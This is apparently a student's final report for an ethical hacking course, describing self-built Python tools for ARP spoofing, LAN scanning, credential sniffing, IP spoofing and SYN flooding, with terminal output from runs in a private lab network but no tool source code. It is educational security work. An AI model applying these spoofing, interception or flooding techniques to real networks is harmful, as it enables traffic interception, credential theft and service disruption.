Ethical Hacking Using Python

CBER 721: Ethical Hacking and Defense
Final Report

Jose Lira
Student ID: 301162762

Agenda

1. Introduction
2. Protocols and Libraries
3. Ethical Hacking Tools (Layer 2)
    1. MAC Address Changer:
    2. ARP Spoofing Tool (Attack)
    3. ARP Spoofing Detector (Defense)
    4. LAN Network Scanner IP/MAC
    5. LAN Packet Sniffer (MITM: Credential Harvester)
4. Ethical Hacking Tools (Layer 3)
    1. IP Spoof
    2. SYN flooding (Denial-of-Service)
    3. Port Scanner/Banner Grabbing
5. Conclusions

Introduction

- The US Bureau of Labor Statistics projects 33% job growth for information security specialists, including pen testers, between 2020 and 2030 (Coursera).
- Penetration testers in the US make an average salary of $102,405 (Glassdoor).
- I refuse to use Kali Linux as a magic black box.
- I want to understand how hacking applications work and how to create my own tools.
- Python language allows us to quickly program many of the same commercial hacking tools available in Kali Linux

Protocols and Libraries


- **ARP Protocol:** The Address Resolution Protocol (ARP) is a straightforward protocol that allows us to link (or translate) IP addresses to MAC addresses.
- **Socket Library:** The Socket Library in Python is the low-level networking interface that gives access to the BSD (Berkley Software Distribution) socket interface. It is included in all major operating systems: Windows, Linux distributions, and Apple macOS. In some cases, specific behaviour may depend on the platform as the libraries call directly to the OS socket APIs.
- **Scapy library:** Scapy is a practical Python module that allows the manipulation of network packets. Scapy can interpret and craft packets for many of the most utilized protocols. It can be utilized for performing different networking tasks like testing, sniffing, and scanning in a Python application.

The Tools

- **Ethical Hacking Tools (Layer 2)**
  1. MAC Address Changer
  2. ARP Spoofing Tool (Attack)
  3. ARP Spoofing Detector (Defense)
  4. LAN Network Scanner IP/MAC
  5. LAN Packet Sniffer (MITM: Credential Harvester)
- **Ethical Hacking Tools (Layer 3)**
  1. IP Spoof
  2. SYN flooding (Denial-of-Service)
  3. Port Scanner/Banner Grabbing


Ethical Hacking Tools (Layer 2)


1. MAC Address Changer:



Ethical Hacking Tools (Layer 2)

2. ARP Spoofing Tool (Attack)





Ethical Hacking Tools (Layer 2)


2. ARP Spoofing Tool (Attack)

```
root@kali:~/PycharmProjects/arp_spoof# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.227.134  netmask 255.255.255.0  broadcast 192.168.227.255
        inet6 fe80::211:22ff:fe22:4499  prefixlen 64  scopeid 0x20<link>
        ether 00:11:22:22:44:99  txqueuelen 1000  (Ethernet)
        RX packets 23795  bytes 29556415 (28.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1681  bytes 130428 (127.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 46  bytes 3244 (3.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 46  bytes 3244 (3.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~/PycharmProjects/arp_spoof# python3 cool_arp_spoof.py -t 192.168.227.129 -g 192.168.227.2

My cool ARP Spoofing program (Layer 2)

This tool spoof the ARP protocol tricking the victim and the router.

[+] Packets sent 78^C
[-] <CTRL> + <C> detected... Resetting ARP tables... Please wait...
root@kali:~/PycharmProjects/arp_spoof#
```

```
Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::3d01:ef68:709:c8ac%5
   IPv4 Address. . . . . . . . . . . : 192.168.227.129
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.227.2

Ethernet adapter Bluetooth Network Connection:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\jlira>arp -a

Interface: 192.168.227.129 --- 0x5
  Internet Address      Physical Address      Type
  192.168.227.2         00-50-56-e5-eb-16     dynamic
  192.168.227.134       00-11-22-22-44-99     dynamic
  192.168.227.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\jlira>arp -a

Interface: 192.168.227.129 --- 0x5
  Internet Address      Physical Address      Type
  192.168.227.2         00-11-22-22-44-99     dynamic
  192.168.227.134       00-11-22-22-44-99     dynamic
  192.168.227.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\jlira>arp -a

Interface: 192.168.227.129 --- 0x5
  Internet Address      Physical Address      Type
  192.168.227.2         00-50-56-e5-eb-16     dynamic
  192.168.227.134       00-11-22-22-44-99     dynamic
  192.168.227.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Ethical Hacking Tools (Layer 2)

3. ARP Spoofing Detector (Defense)




Ethical Hacking Tools (Layer 2)

4. LAN Network Scanner IP/MAC addresses

```
root@kali:~/PycharmProjects/network_scanner# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.227.128  netmask 255.255.255.0  broadcast 192.168.227.255
        inet6 fe80::20c:29ff:fee9:479f  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:e9:47:9f  txqueuelen 1000  (Ethernet)
        RX packets 22016  bytes 29407469 (28.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 837  bytes 66768 (65.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 18  bytes 1060 (1.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18  bytes 1060 (1.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~/PycharmProjects/network_scanner# python3 cool_network_scanner.py -t 192.168.227.1/24

My cool LAN Network Scanner (Layer 2)

This tool scans all IP/MAC on the current LAN Segment.

--------------------------------------------
IP                  MAC Address
--------------------------------------------
192.168.227.1       00:50:56:c0:00:08
192.168.227.2       00:50:56:e5:eb:16
192.168.227.129     00:0c:29:a0:7f:d5
192.168.227.130     00:0c:29:74:5c:20
192.168.227.254     00:50:56:e2:e1:c0

root@kali:~/PycharmProjects/network_scanner#
```


Ethical Hacking Tools (Layer 2)

5. LAN Packet Sniffer (MITM: Credential Harvester)



Ethical Hacking Tools (Layer 3)

1. IP Spoof




```
root@kali:~/PycharmProjects/cool_ip_spoof# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.227.128  netmask 255.255.255.0  broadcast 192.168.227.255
        ether 00:0c:29:e9:47:9f  txqueuelen 1000  (Ethernet)
        RX packets 32326  bytes 30681046 (29.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 7224  bytes 495722 (484.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 58  bytes 3964 (3.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 58  bytes 3964 (3.8 KiB)
root@kali:~/PycharmProjects/cool_ip_spoof# sudo python3 cool_ip_spoof.py -f 192.168.227.129 -d 192.168.227.130

My coool IP spoofing

Starting Ping
RECV 1: IP / ICMP 192.168.227.130 > 192.168.227.129 echo-reply 0 / Padding
RECV 1: IP / ICMP 192.168.227.130 > 192.168.227.129 echo-reply 0 / Padding
RECV 1: IP / ICMP 192.168.227.130 > 192.168.227.129 echo-reply 0 / Padding
RECV 1: IP / ICMP 192.168.227.130 > 192.168.227.129 echo-reply 0 / Padding
RECV 1: IP / ICMP 192.168.227.130 > 192.168.227.129 echo-reply 0 / Padding
RECV 1: IP / ICMP 192.168.227.130 > 192.168.227.129 echo-reply 0 / Padding
RECV 1: IP / ICMP 192.168.227.130 > 192.168.227.129 echo-reply 0 / Padding
RECV 1: IP / ICMP 192.168.227.130 > 192.168.227.129 echo-reply 0 / Padding
```

```
┌──(root㉿kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.227.130  netmask 255.255.255.0  broadcast 192.168.227.255
        inet6 fe80::20c:29ff:fe74:5c20  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:74:5c:20  txqueuelen 1000  (Ethernet)
        RX packets 2939  bytes 228780 (223.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 7300  bytes 457002 (446.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 17  bytes 904 (904.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 17  bytes 904 (904.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌──(root㉿kali)-[~]
└─#
```


Ethical Hacking Tools (Layer 3)

2. SYN flooding (Denial-of-Service)



Ethical Hacking Tools (Layer 3)

3. Port Scanner/Banner Grabbing



Conclusions

- Most of the attacks done using the professional tools in Kali Linux can be programmed using Python scapy and sockets libraries. Knowing how to implement our tools is crucial to understanding how the hacking tools work.
- There might be Penetration Testing situations in which has gained access to a server we do not have permissions or access to uses any conventional Kali Linux applications; however, most Linux distributions come with a python interpreter by default in which we can quickly run python scripts to continue the attack. Additionally, the situation in which a particular option is not available in a conventional tool will not be an issue if we know how to program the function needed in python quickly.
- The ARP spoof technique is a powerful means to perform a Man-in-the-Middle attack, so it is essential to know how to use the tool to attack as to apply the mitigation technique (ARP spoof detector).
- We only show a few Layer 2 and Layer 3 attacks in this implementation. Nevertheless, the ability to develop new attacks, and add more options to the hacking programs is an exciting field for any cybersecurity professional.

Thanks!